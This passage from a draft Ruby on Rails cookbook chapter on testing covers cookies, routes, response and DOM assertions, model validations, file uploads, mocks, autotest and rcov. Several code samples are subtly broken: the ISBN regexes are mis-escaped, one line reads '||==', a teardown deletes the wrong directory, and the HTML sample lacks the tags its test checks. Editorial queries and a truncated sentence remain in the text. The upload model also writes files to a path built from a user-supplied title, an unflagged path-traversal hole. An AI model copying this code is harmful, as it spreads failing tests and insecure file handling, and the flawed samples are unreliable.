To fully test cookies, you need to test that your application is not only setting the cookies, but also correctly reading them when passed in with a request. To do that you need to create a `CGI::Cookie` object and add that to the simulated test Request object, which is set up before every test in the setup method.

*test/functional/cookie\_controller\_test.rb:*

```
def test_read_cookie
 @request.cookies['page_color'] = CGI::Cookie.new(
```

```

 'name' => 'page_color',
 'value' => 'black',
 'path' => '/',
 'domain' => 'localhost')

post :change_color

assert_response :success
assert_equal 'black', cookies['page_color'].value.first
assert 350.days.from_now < cookies['page_color'].expires
end

```

## Discussion

If you are using cookies in your application, it is important for your tests to cover them. If you don't test any cookies you use, you will be missing a critical aspect of your application. Cookies that are failing to be set or read correctly can prove difficult to track down and debug unless you write functional tests.

In this recipe we've tested both the creation and reading of cookie objects. When you are creating cookies, it's important to test both that they are created correctly, and that your controller does the right thing when it detects a cookie. If you only test either the creation or the reading of cookies, you introduce the possibility of undetected and untested bugs.

Cookies in rails are based on the `CGI::Cookie` class and are made available in the controller and functional tests via the `cookies` object. Each individual cookie appears to be a hash, but it's a special cookie hash that responds to all the methods for cookie options. If you do not give a cookie object an expiration date, it will be set to expire with the browser's session.

A cookie is inserted into the response object for the HTTP headers via the `to_s` (to string) method, which serializes the cookie. When you are debugging cookies, it is often useful to print the cookie in the breakpoint. When you print the cookie, you can examine exactly what is getting sent to the browser.

```

irb(test_set_cookie(CookieControllerTest)):001:0> cookies['page_color'].to_s
=> "page_color=blue; domain=localhost; path=/; expires=Mon, 07 May 2007
 04:38:18 GMT"

```

When debugging cookie issues, it is often important to turn on your browser's cookie tracking. Tracking can show you what the cookie actually looks like to the browser. Once you have the actual cookie string, you can pass it back in to the cookie object so your tests are driven by real world test data.

*test/functional/cookie\_controller\_test.rb:*

```

def test_cookie_from_string
 cookie_parsed = CGI::Cookie.parse(
 "page_color=green; domain=localhost; path=/; " +
 "expires=Mon, 07 May 2007 04:38:18 GMT")

```

```

cookie_hash = Hash[*cookie_parsed.collect{|k,v| [k,v[0]] }.flatten]
cookie_hash['name'] = 'page_color'
cookie_hash['value'] = cookie_hash[cookie_hash['name']]

@request.cookies['page_color'] = CGI::Cookie.new(cookie_hash)
post :change_color

assert_response :success
assert cookies['page_color']
assert_equal 'green', cookies['page_color'].value.first
end

```

This last test shows you the steps involved with transforming a cookie from a CGI::Cookie object to a string and back again.

It is important to understand when to use cookies, and when not to use them. By default, Rails sets a single session id cookie when a user starts to browse the site. This session is associated with a session object in your rails app. A session object is just a special hash that is instantiated with every request and made accessible in your controllers, helpers, and views. Most of the time you don't want to set custom cookies; just add data or model id's to the session object instead. This keeps the user from having to many cookies and conforms with the standards and best practices of the HTTP protocol.

## See Also

- Ruby      CGI::Cookie      Class      <http://www.ruby-doc.org/core/classes/CGI/Cookie.html>
- Recipe 4.16

<xi:include></xi:include>

## 7.16 Testing Custom and Named Routes

### Problem

You want to test whether your customized routing rules are directing incoming URL's to actions correctly, and that options passed to `url_for` are translated into the correct URLs. Basically, you want to test what you've defined in `config/routes.rb`, including custom rules and named routes.

### Solution

Assume you have a blog application with the following custom routing :

`config/routes.rb:`

```

ActionController::Routing::Routes.draw do |map|
 map.home '', :controller => 'blog', :action => 'index'

```

```
map.connect ':action/:controller/:id', :controller => 'blog',
:action => 'view'
end
```

The Blog controller defines `view` and `index` methods. The `view` method returns an instance variable containing a `Post` if an `:id` exists in the `params` hash, otherwise the request is redirected to the named route; `home_url`.

```
app/controllers/blog_controller.rb:
```

```
class BlogController < ApplicationController

 def index
 end

 def view
 if (params[:id])
 @post = Post.find(params[:id])
 else
 redirect_to home_url
 end
 end
end
```

To test the generation and interpretation of URLs and the named route defined in `routes.rb`, add the following test methods to `blog_controller_test.rb`.

```
test/functional/blog_controller_test.rb:
```

```
require File.dirname(__FILE__) + '/../test_helper'
require 'blog_controller'

class BlogController; def rescue_action(e) raise e end; end

class BlogControllerTest < Test::Unit::TestCase
 def setup
 @controller = BlogController.new
 @request = ActionController::TestRequest.new
 @response = ActionController::TestResponse.new
 end

 def test_url_generation
 options = { :controller => "blog", :action => "view", :id => "1" }
 assert_generates "view/blog/1", options
 end

 def test_url_recognition
 options = { :controller => "blog", :action => "view", :id => "2" }
 assert_recognizes options, "view/blog/2"
 end

 def test_url_routing
 options = { :controller => "blog", :action => "view", :id => "4" }
 assert_routing "view/blog/4", options
 end
end
```

```
def test_named_routes
 get :view
 assert_redirected_to home_url
 assert_redirected_to :controller => 'blog'
end
end
```

## Discussion

Being able to test customized routing rules that may contain complex pattern matching is easy with the routing related assertions that Rails provides.

The `test_url_generation` test method uses `assert_generates`, which asserts that the options hash passed as the second argument can be used to generate the path string in the first argument position. The next test, `test_url_recognition`, exercises the routing rules in the other direction with `assert_recognizes`. `assert_recognizes` asserts that the routing of the path in the second argument position was handled and correctly translated into an options hash matching the one passed in the first argument position.

`assert_routing` in `test_url_routing` test tests the recognition and generation of URL's in one call. Internally, `assert_routing` is just a wrapper around the `assert_generates` and `assert_recognizes` assertions.

Finally, the named route (`map.home`) is tested in the `test_named_routes` method by issuing a `get` request to the `view` action of the blog controller. Since no `id` is passed, request should be redirected to the named route. The call to `assert_redirected_to` confirms that this redirection happened as expected.

## See Also

- 

<xi:include></xi:include>

## 7.17 Testing HTTP Requests with Response-Related Assertions

### Problem

Your functional tests issue requests using any of the five request types of the HTTP protocol. You want to test that the responses to these requests are returning the expected results.

### Solution

Use `assert_response` to verify that the HTTP response code is what it should be.

```
def test_successful_response
 get :show_sale
```

```
 assert_response :success
end
```

To verify that the correct template is rendered as part of a response, use `assert_template`.

```
def test_template_rendered
 get :show_sale
 assert_template "store/show_sale"
end
```

Assuming that a `logout` action resets session information and redirects to the `index` action, you can assert successful redirection with `assert_redirected_to`.

```
def test_redirected
 get :logout
 assert_redirected_to :controller => "store", :action => "index"
end
```

## Discussion

The `assert_response` method takes any of the following status codes as a single symbol argument. You can also pass the specific HTTP error code.

- `:success` (status code is 200)
- `:redirect` (status code is within 300..399)
- `:missing` (status code is 404)
- `:error` (status code is within 500..599)
- status code number (the specific HTTP status code as a Fixnum)

`assert_template` takes the page to the template to be rendered relative to `./app/views` of your application, and without the file extension.

Most assertions in Rails take a final, optional argument of a string message to be displayed should the assertion fail.

## See Also

- 

<xi:include></xi:include>

## 7.18 Testing a Model with Unit Tests

### Problem

You need to make sure that your application is interacting with the database correctly (creating, reading, updating, and deleting records). Your data model is the foundation of your application, and keeping it error free can go along way towards eliminating

bugs. You want to write tests to verify that basic CRUD (Create, Read, Update, and Delete) operations are working correctly.

## Solution

Assume you have a table containing books including their title and isbn. The following migration sets up this table:

*db/migrate/001\_create\_books.rb:*

```
class CreateBooks < ActiveRecord::Migration
 def self.up
 create_table :books do |t|
 t.column :title, :string
 t.column :isbn, :string
 end
 end

 def self.down
 drop_table :books
 end
end
```

After creating the *books* table by running this migration you need to set up your test database. Do this by running the following `rake` command:

```
rob@cypress:~/bookdb$ rake clone_structure_to_test
```

With the schema of your test database instantiated, you'll need to populate it with test data. Create two test book records using YAML.

*test/fixtures/books.yml:*

```
lisp_cb:
 id: 1
 title: 'Lisp Cookbook'
 isbn: '0596003137'
java_cb:
 id: 2
 title: 'Java Cookbook'
 isbn: '0596007019'
```

Add a test method named `test_book_CRUD` to the Book unit test file.

*test/unit/book\_test\_crud.rb:*

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
 fixtures :books

 def test_book_CRUD
 lisp_cookbook = Book.new :title => books(:lisp_cb).title,
 :isbn => books(:lisp_cb).isbn
 assert lisp_cookbook.save
 end
end
```

```
lisp_book_copy = Book.find(lisp_cookbook.id)

assert_equal lisp_cookbook.isbn, lisp_book_copy.isbn

lisp_cookbook.isbn = "0596007973"

assert lisp_cookbook.save
assert lisp_cookbook.destroy
end
end
```

Run the test method:

```
rob@cypress:~/bookdb$ ruby ./test/unit/book_test_crud.rb
```

## Discussion

When the Book model was generated, `./script/generate model Book` automatically created a series of test files. In fact, for every model you generate, Rails sets up a complete `Test::Unit` environment. The only remaining work for you is to define test methods and test fixtures.

The `BookTest` class defined in `book_test.rb` inherits from `Test::Unit::TestCase`. This class, or test case, contains test methods. The test methods' names must begin with "test" for their code to be included when the test are run. Each test method contains one or more assertions, which are the basic element of all tests in Rails. Assertions either pass or fail.

The book records in the `book.yml` fixture file are labeled for easy referencing from within test methods. The solution defines two book records labeled "lisp\_cb" and "java\_cb". When the data in this fixture file is included in a test case with `fixtures :books`, the methods of that class have access the fixture data via instance variable named after the labels of each record in the text fixture.

The `BookTest` method starts off by creating a new `Book` object using the title and ISBN from the first record in the text fixture. The resulting object is stored in the `lisp_cookbook` instance variable. The first assertion tests that saving the `Book` object was successful. Next, the book object is retrieved using the `find` method and stored in another instance variable named `lisp_book_copy`. The success of this retrieval is tested in the next assertion, which compares the ISBN's of both book objects. At this point, we've tested the ability to create and read a database record. The solution tests updating by assigning a new ISBN to the object stored in `lisp_cookbook` and then asserts that saving the change is successful. Finally, we test the ability to destroy a book object is tested.

The output of running the sucessful test case is:

```
rob@cypress:~/bookdb$ ruby ./test/unit/book_test_crud.rb
Loaded suite ./test/unit/book_test_crud
Started
```

```
.
Finished in 0.05732 seconds.
1 tests, 4 assertions, 0 failures, 0 errors
```

## See Also

- `<xi:include></xi:include>`

## 7.19 Unit Testing Model Validations

### Problem

You need to ensure that your application's data is always consistent; that is, that your data never violates certain rules imposed by your application's requirements. Furthermore, you want to be sure that your validations work as expected by testing them with unit tests.

### Solution

Active Record validations are a great way to insure that your data remains consistent at all times. Assume you have a books table that stores the title and ISBN for each book as created by the following migration:

*db/migrate/001\_create\_books.rb:*

```
class CreateBooks < ActiveRecord::Migration
 def self.up
 create_table :books do |t|
 t.column :title, :string
 t.column :isbn, :string
 end
 end

 def self.down
 drop_table :books
 end
end
```

Instantiate the schema of your test database:

```
rob@cypress:~/bookdb$ rake clone_structure_to_test
```

Create two book records in your fixtures file: one consisting of a title and valid ISBN and another with an invalid ISBN.

*test/fixtures/books.yml:*

```
java_cb:
 id: 1
 title: 'Java Cookbook'
 isbn: '0596007019'
```

```
bad_cb:
 id: 2
 title: 'Bad Cookbook'
 isbn: '059600701s'
```

Create an Active Record validation to check format of ISBNs in the Book model class definition.

Should probably explain what this test is... 9 digits followed by a digit, x, or X?

```
class Book < ActiveRecord::Base
 validates_format_of :isbn, :with => /\^d{9}[\dxX]$/
end
```

Define a test method named test\_isbn\_validation in the BookTest test case:

*test/unit/book\_test\_validation.rb:*

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
 fixtures :books

 def test_isbn_validation
 assert_kind_of Book, books(:java_cb)

 java_cb = Book.new
 java_cb.title = books(:java_cb).title
 java_cb.isbn = books(:java_cb).isbn

 assert java_cb.save

 java_cb.isbn = books(:bad_cb).isbn

 assert !java_cb.save
 assert java_cb.errors.invalid?('isbn')
 end
end
```

Run the test case with the command:

```
rob@cypress:~/bookdb$ ruby ./test/unit/book_test_validation.rb
```

## Discussion

The call to fixtures :books at the beginning of the BookTest class includes the solution's labeled book fixtures. The objective of test\_isbn\_validation is to determine whether saving a Book object triggers the validation code, which makes sure the Book object's ISBN has the correct format. First, a new book object is created and stored in the java\_book instance variable. That object is assigned a title and a valid ISBN from the java\_cb test fixture. `java_cb.save` attempts to save the object, and the assertion fails if the cookbook was not saved correctly.

The second part of this test method makes sure that validation is preventing a book with an invalid ISBN from being saved. It's not enough just to test the positive case

(books with correct data are saved correctly); we also have to make sure that the assertion is keeping bad data out of the database. The bad\_cb fixture contains an invalid ISBN (note the "s" at the end). This bad ISBN is assigned to the java\_book object and a save is attempted. Because this save should fail, the assert expression is negated. This way, when the validation fails, the assertion passes. Finally, we test that saving a book object with an invalid ISBN adds the "isbn" key and a failure message to the @errors array of the ActiveRecord::Errors object. The invalid? method returns true if the specified attribute has errors associated with it.

The output of running the test confirms that all four assertions test passed.

```
rob@cypress:~/bookdb$ ruby ./test/unit/book_test_validation.rb
Loaded suite book_test_validation
Started
.
Finished in 0.057269 seconds.

1 tests, 4 assertions, 0 failures, 0 errors
```

## See Also

- `<xi:include></xi:include>`

## 7.20 Verifying DOM Structure with Tag-Related Assertions

### Problem

Your application may make alterations to a web page's DOM (Document Object Model). Testing whether these changes happen correctly can be a great way to verify that the code behind the scenes (in your controller, or view helpers) is working correctly. You want to know how to make assertions about the DOM of a page.

### Solution

Use the `assert_tag` Test::Unit assertion to verify that specific DOM elements exist or that an element has specific properties. Assume your application has a template that produces the following output:

`app/views/book/display.rhtml:`

```
<html>
 <head><title>RoRCB</title></head>
 <body>

 <h1>Book Page</h1>


```

```

Chapter One
Chapter Two
Chapter Three

</body>
</html>

```

To test that the image tag was created correctly and that the list contains three list items and no other child tags, add the following assertions to the `test_book_page_display` method of the `BookControllerTest` class:

```

test/functional/book_controller_test.rb:

require File.dirname(__FILE__) + '/../test_helper'
require 'book_controller'

class BookController; def rescue_action(e) raise e end; end

class BookControllerTest < Test::Unit::TestCase
 def setup
 @controller = BookController.new
 @request = ActionController::TestRequest.new
 @response = ActionController::TestResponse.new
 end

 def test_book_page_display
 get :display

 assert_tag :tag => "h1", :content => "Book Page"

 assert_tag :tag => "img",
 :attributes => {
 :class => "promo",
 :src => "http://railscookbook.org/rorcbe.jpg"
 }

 assert_tag :tag => "ol",
 :children => {
 :count => 3,
 :only => { :tag => "li" }
 }
 end
end

```

Then run the test with `rake`:

```

$ rake test:functionals
(in /private/var/www/demo)
/usr/local/bin/ruby -Ilib:test "/usr/local/lib/ruby/gems/1.8/gems/rake-0.7.1/lib/rake/rake_test_loader.rb" "test/functional/book_controller_test.rb"
Loaded suite /usr/local/lib/ruby/gems/1.8/gems/rake-0.7.1/lib/rake/rake_test_loader
Started
.
Finished in 0.242395 seconds.

```

```
1 tests, 3 assertions, 0 failures, 0 errors
```

## Discussion

`assert_tag` can be a useful assertion, but it assumes you're working with well-formed XHTML. The assertion's `:tag` option specifies an XHTML element to search for within the page. Other optional conditions, passed in as a hash, put further constraints on the search.

The solution calls `assert_tag` three times. The first asserts that an H1 tag exists and that it contains the text: "Book Page." The second one makes an assertion about the attributes of any existing image tags. Finally, we assert that an ordered list is present in the response XHTML and that it contains three child "li" elements.

The `assert_tag` assertion comes with a number of options to match both element properties as well as element position and relationship among other elements.

### `:tag`

the node type must match the corresponding value

### `:attributes`

a hash. The nodes attributes must match the corresponding values in the hash.

### `:parent`

a hash. The node's parent must match the corresponding hash.

### `:child`

a hash. At least one of the node's immediate children must meet the criteria described by the hash.

### `:ancestor`

a hash. At least one of the node's ancestors must meet the criteria described by the hash.

### `:descendant`

a hash. At least one of the node's descendants must meet the criteria described by the hash.

### `:sibling`

a hash. At least one of the node's siblings must meet the criteria described by the hash.

### `:after`

a hash. The node must be after any sibling meeting the criteria described by the hash, and at least one sibling must match.

### `:before`

a hash. The node must be before any sibling meeting the criteria described by the hash, and at least one sibling must match.

### `:children`

a hash, for counting children of a node. Accepts the keys:

- `:count`: either a number or a range which must equal (or include) the number of children that match.
- `:less_than`: the number of matching children must be less than this number.
- `:greater_than`: the number of matching children must be greater than this number.
- `:only`: another hash consisting of the keys to use to match on the children, and only matching children will be counted.

`:content`

the textual content of the node must match the

## See Also

•

`<xi:include></xi:include>`

## 7.21 Writing Custom Assertions

### Problem

As your test suite grows, you find that you need assertions that are specific to your applications. You can, of course, create the tests you need with the standard assertions (it's just code), but you'd rather create custom assertions for tests that you use repeatedly. There's no need to repeat yourself in your tests.

### Solution

Define a method in `test_helper.rb`. For example, you might find that you're writing many test methods that test whether a book's ISBN is valid. You want to create a custom assertion named `assert_valid_isbn` to perform this test. Add the method to `./test/test_helper.rb`:

`test/test_helper.rb:`

```
ENV["RAILS_ENV"] = "test"
require File.expand_path(File.dirname(__FILE__) + '/../config/environment')
require 'test_help'

class Test::Unit::TestCase
 self.use_transactional_fixtures = true
 self.use_instantiated_fixtures = false

 def assert_valid_isbn(isbn)
 assert(/\^\d{9}[\dxX]\$/ =~ isbn.to_s, "ISBN is invalid")
 end
end
```

You can now use your custom assertion in any of your tests.

Does this need to say more? What should the method return? You avoid the issue by calling assert, but is that what you'll always want to do?

*test/unit/book\_test.rb:*

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
 fixtures :books

 def test_truth
 assert_valid_isbn(1111111)
 end
end
```

## Discussion

`assert_valid_isbn` is a wrapper around the `assert` method. The method body asserts that the argument passed in matches the `Regexp` object defined between the contents of `//`. If the `match` method of `Regexp` returns a `MatchData` object, then the assertion succeeds. Otherwise it fails and the second argument of `assert` is displayed as the error message.

The solution demonstrates the utility of defining custom assertions that might otherwise be come a maintenance problem. For example, in January 2007, the current 10-digit ISBN will officially be replaced by a 13-digit identifier. You'll eventually need to modify your application to take this into account--and you'll need to test the new application. That modification will be a lot easier if you've centralized "knowledge" of the ISBN's format in one place, so you only have to change it once.

Even if you don't anticipate the code in your assertions to change, custom assertions can avoid code duplication. If you've got an assertion that contains complex logic, use `assert_block` method of the `Test::Unit::Assertions` module to test whether a block of code yields true or not. `assert_block` takes an error message as an argument and is passed a block of code to be tested. The format for `assert_block` is:

This could use an example...

```
assert_block(message="assert_block failed.") {|| ...}
```

## See Also

- 

<xi:include></xi:include>

## 7.22 Testing File Upload

### Problem

Contributed by: Evan Henshaw-Plath (*rabble*)

You have an application that processes files submitted by users. You want a way to test the file uploading functionality of your application as well as its ability to process the contents of the uploaded files.

## Solution

You have a controller that accepts files as the `:image` param and writes them to the `./public/images/` directory from where they can later be served. A display message is set accordingly, whether or not saving the `@image` object was successful. (If it the save fails, then `@image.errors` will have a special error object with information about exactly why it failed to save.)

`app/controllers/image_controller.rb:`

```
def upload
 @image = Image.new(params[:image])
 if @image.save
 notice[:message] = "Image Uploaded Successfully"
 else
 notice[:message] = "Image Upload Failed"
 end
end
```

Your Image model schema is defined by

```
ActiveRecord::Schema.define() do
 create_table "images", :force => true do |t|
 t.column "title", :string, :limit => 80
 t.column "path", :string
 t.column "file_size", :integer
 t.column "mime_type", :string
 t.column "created_at", :datetime
 end
end
```

The Image model has an attribute for `image_file`, but is added manually and will not be written in to the database. The model only stores the path to the file, not its contents. It writes the file object to a actual file in the `./public/images/` directory and it extracts information about the file, such as size and content type.

`app/model/image_model.rb:`

```
class Image < ActiveRecord::Base

 attr_accessor :image_file
 validates_presence_of :title, :path
 before_create :write_file_to_disk
 before_validation :set_path

 def set_path
 self.path = "#{RAILS_ROOT}/public/images/#{self.title}"
 end

 def write_file_to_disk
```

```

 File.open(self.path, 'w') do |f|
 f.write image_file.read
 end
 end
end

```

To test uploads, construct a post where you pass in a mock file object, similar to what the Rails libraries do internally when a file is received as part of a post.

*test/functional/image\_controller\_test.rb:*

```

require File.dirname(__FILE__) + '/../test_helper'
require 'image_controller'

Re-raise errors caught by the controller.
class ImageController; def rescue_action(e) raise e end; end

class ImageControllerTest < Test::Unit::TestCase
 def setup
 @controller = ImageController.new
 @request = ActionController::TestRequest.new
 @response = ActionController::TestResponse.new
 end

 def test_file_upload
 post :upload, {
 :image => {
 :image_file => uploadable_file('test/mocks/image.jpg',
 'image/jpeg'),
 :title => 'My Test Image'
 }
 }

 assert_kind_of? Image, assigns(:image),
 'Did @image get created with a type of Image'
 assert_equal 'My Test Image', assigns(:image).title,
 'Did the image title get set?'
 end
end

```

You must create a mock file object which simulates all the methods of a file object when it's uploaded via HTTP. Note that the test expects a file called *image.jpg* to exist in your application's *test/mocks/* directory.

Next, create the following helper method which will be available to all of your tests.

*test/test\_helper.rb:*

```

ENV["RAILS_ENV"] = "test"
require File.expand_path(File.dirname(__FILE__) + "/../config/environment")
require 'test_help'

class Test::Unit::TestCase
 self.use_transactional_fixtures = true

```

```

def uploadable_file(relative_path,
 content_type="application/octet-stream",
 filename=nil)
 file_object = File.open("#{RAILS_ROOT}/#{relative_path}", 'r')
 (class << file_object; self; end).class_eval do
 attr_accessor :original_filename, :content_type
 end
 file_object.original_filename ||==
 File.basename("#{RAILS_ROOT}/#{relative_path}")
 file_object.content_type = content_type
 return file_object
end

```

## Discussion

Rails adds special methods to the file objects which are created via an HTTP POST. To properly test file uploads you need to open a file object and add those methods. Once you upload a file, by default, Rails places it in the `/tmp/` directory. Your controller and model code will need to take the file object and write it to the file system or the database.

File uploads in Rails are passed in simply as one of the parameters in the `params` hash. Rails reads in the HTTP POST and cgi parameters and automatically creates a file object. It is up your controller to handle that file object and write it to a file on disk, place it in the database, or process and discard it.

The convention is that you store files for tests in the `./test/mocks/test/` directory. It's important that you have routines that clean up any files that are saved locally by your tests. You should add a teardown method to your functional tests that performs this task.

The following example shows how you can add a custom clean up method which deletes any image files you may have uploaded above. `teardown`, like `setup`, is called for each test method in the class. We know from the above that all images are getting written to the `./public/images/` directory, so we just need to delete everything from that directory after each test. `teardown` is run regardless of whether the test passes or fails.

`test/functional/image_controller_test.rb:`

```

def teardown
 FileUtils.rm_r "#{RAILS_ROOT}/public/backup_images/", :force => true
 FileUtils.mkdir "#{RAILS_ROOT}/public/backup_images/"
end

```

## See Also

- Recipes: Image Upload, Using file\_column for uploading, file uploading  
*<xi:include></xi:include>*

## 7.23 Modifying the Default Behaviour of a Class for Testing Using Mocks

### Problem

Contributed by: Blaine Cook

You have behaviour that has undesirable side-effects in your test or development environments, such as the unwanted delivery of email (e.g., from Recipe 3.16). Adding extra logic to your model or controller code to prevent these side-effects could lead to bugs that are difficult to isolate, so you'd like to specify this alternate behaviour elsewhere.

### Solution

Rails provides a special include directory that you can use to make environment-specific modifications to code. Since Ruby allows class and module definitions to happen in different files and at different times, we can use this facility to make narrow modifications to our existing classes.

For example, in Recipe 3.16 we implement a `SubscriptionObserver` that executes the system's `mail` command. This command is not generally present on Windows machines, or may result in large volumes of mail getting delivered to unsuspecting victims as you run your tests.

*app/models/subscription\_observer.rb:*

```
class SubscriptionObserver < ActiveRecord::Observer
 def after_create(subscription)
 `echo "A new subscription has been created (id=#{subscription.id})" | mail -s 'New Subscription!' admin@example.com`
 end
end
```

You can override this behavior by creating a new file `subscription_observer.rb` in `test/mock/test/`:

*test/mock/test/subscription\_observer.rb:*

```
include 'models/subscription_observer.rb'

class SubscriptionObserver
 def after_create(subscription)
 subscription.logger.info(
 "Normally we would send an email to \"admin@example.com\" telling "
)
 end
end
```

```

 "them that a new subscription has been created " +
 "(id=#{subscription.id}), but since we're running in a test " +
 "environment, we'll refrain from spamming them.")
end
end

```

With this code in place, we'll get a message in `log/test.log` indicating that the observer code was executed. We can see it in action by running the following test:

`test/functional/subscriptions_controller_test.rb`:

```

require File.dirname(__FILE__) + '/../test_helper'
require 'subscriptions_controller'

Re-raise errors caught by the controller.
class SubscriptionsController; def rescue_action(e) raise e end; end

class SubscriptionsControllerTest < Test::Unit::TestCase
 def setup
 @controller = SubscriptionsController.new
 @request = ActionController::TestRequest.new
 @response = ActionController::TestResponse.new
 end

 def test_create
 post :create, :subscription => {
 :first_name => 'Cheerleader',
 :last_name => 'Teengirl',
 :email => 'cheerleader@teengirlsquad.com' }
 assert_redirected_to :action => 'list'
 end
end

```

Run this test with the command:

```
$ ruby test/functional/subscriptions_controller.rb -n 'test_create'
```

And check the logged output with:

```
$ grep -C 1 'admin@example.com' log/test.log
```

You should see three lines: the first is the SQL insert statement that created the record, the second is the log message indicating that the `after_create` observer method was called, and the third is the notice that we are being redirected to the `list` action.

## Discussion

On the first line of the mock object, we explicitly include our original `subscription_observer.rb` model code. Without this line, we would skip loading any other methods contained in the `SubscriptionObserver` class, potentially breaking other parts of the system. While this counts as a potential "gotcha", it serves an important purpose: not autoloaded the corresponding real versions of mocked classes means that we can create mocks of just about any code in our Rails environment. Models, Controllers, and Observers are all easily mocked. The next recipe details how to mock

libraries on which your application depends. Just about the only things that can't be mocked are your application's views.

Because we send the email via the unix `mail` command, It's hard to test for success without introducing harmful dependencies into the tests. Stubbing out the behaviour offers us a simple way to ensure that our tests don't get in the way.

## See Also

- There is some debate about the terminology of "mocks", as discussed by Martin Fowler at <http://www.martinfowler.com/articles/mocksArentStubs.html>. However, the term "mock" is used here to refer to objects whose behaviour has been modified to facilitate testing, since this is how Rails uses it.

<xi:include></xi:include>

## 7.24 Improve Feedback by Running Tests Continuously

### Problem

*Contributed by: Joe Van Dyk*

You would like to run your tests more often, but you find it cumbersome to remember to run the tests after every file save.

### Solution

Eric Hodel's autotest program allows you to run your tests continually in the background. It constantly scans your Rails application for changes, and upon noticing a change, runs the tests that are affected by that file change. autotest is a part of ZenTest. To install it, run:

```
$ sudo gem install zentest
```

To run autotest, go to `$RAILS_ROOT` and run the autotest command:

```
$ autotest -rails
/usr/local/bin/ruby -I..:lib:test -rtest/unit -e
"%w[test/functional/foo_controller_test.rb test/unit/foo_test.rb].each
{ |f| load f }" | unit_diff -u
Loaded suite -e
Started
..
Finished in 0.027919 seconds.

2 tests, 2 assertions, 0 failures, 0 errors
```

autotest runs in the background, waiting like a silent ninja for you to make a change to a file. Upon saving the file, autotest automatically runs all the tests that are related to that file. Here's the result of making a change to a file that resulted in a failed test:

```
/usr/local/bin/ruby -I.:lib:test -rtest/unit -e
"%w[test/unit/foo_test.rb].each { |f| load f }" | unit_diff -u
Loaded suite -e
Started
F
Finished in 0.167108 seconds.

1) Failure:
test_truth(FooTest) [./test/unit/foo_test.rb:8]:
<false> is not true.

1 tests, 1 assertions, 1 failures, 0 errors
```

Fixing the test gives you:

```
/usr/local/bin/ruby -I.:lib:test test/unit/foo_test.rb -n
"/^(test_truth)$/" | unit_diff -u
Loaded suite test/unit/foo_test
Started
.
Finished in 0.033695 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
/usr/local/bin/ruby -I.:lib:test -rtest/unit -e
"%w[test/functional/foo_controller_test.rb test/unit/foo_test.rb].each
{ |f| load f }" | unit_diff -u
Loaded suite -e
Started
..
Finished in 0.029824 seconds.

2 tests, 2 assertions, 0 failures, 0 errors
```

## Discussion

Automated tests can be a lifesaver in any non-trivial project. autotest allows you to safely and quickly refactor your code without having to remember to run your tests. If you change the database structure through a migration, you must kill autotest (done by pressing ctrl-c twice) and restart it. That allows autotest to reload its test database.

## See Also

- ZenTest includes other helpful libraries that make testing your applications easier. You can find out more about these tools here: <http://www.zenspider.com/ZSS/Products/ZenTest/>

<xi:include></xi:include>

## 7.25 Analyzing Code Coverage with rcov

### Problem

*Contributed by: Diego Scataglini*

You wrote your application as well as some tests. You even ran `rake stats` to see your Code to Test Ratio. Now you want to find out the areas you may have missed in your test coverage.

### Solution

rcov is a code coverage analysis tool for Ruby. You can use it with Rails applications to analyze your test coverage. To get started, install rcov as a gem:

```
$ sudo gem install rcov
```

Windows users that are using the One Click Installer should choose the mswin32 version.

Once you've got rcov installed, move into the Rails application that you want to analyze, and run the following command against your unit tests:

```
$ rcov test/units/*
```

The output of this command will be similar to that of `rake test:units`. The magic happens when rcov completes running your tests and produces a series of reports. After running the command, you'll have a folder named `coverage` in the root of your application directory. This is where you'll find a coverage report based on the tests that you just ran, in HTML format. To see the results, open the contents of this directory in a browser:

```
$ open coverage/index.html
```

### Discussion

Rcov is a great tool for spotting deficiencies in test coverage. Our solution discusses only the quickest and easiest way to use rcov in your work flow. Rcov provides many different analysis modes (bogo-profile, "intentional testing", dependency analysis, etc..) and output choices (XHTML, Decorated text output, text report). You can filter out folders or files, and set thresholds (the report will not show files with coverage above a certain percentage). The "differential code coverage" report is particularly useful. This report tells you if you've added new code that is not covered by the tests, or if changes to the application mean that some of the code is no longer tested. You first run rcov with the `--save` option to save the coverage status; later, you can run rcov with the `-D` option to see what has changed since last save.

Figure 7.1 shows the main page of the generated rcov code coverage report. Notice how easily it is to see where your test coverage is weakest.

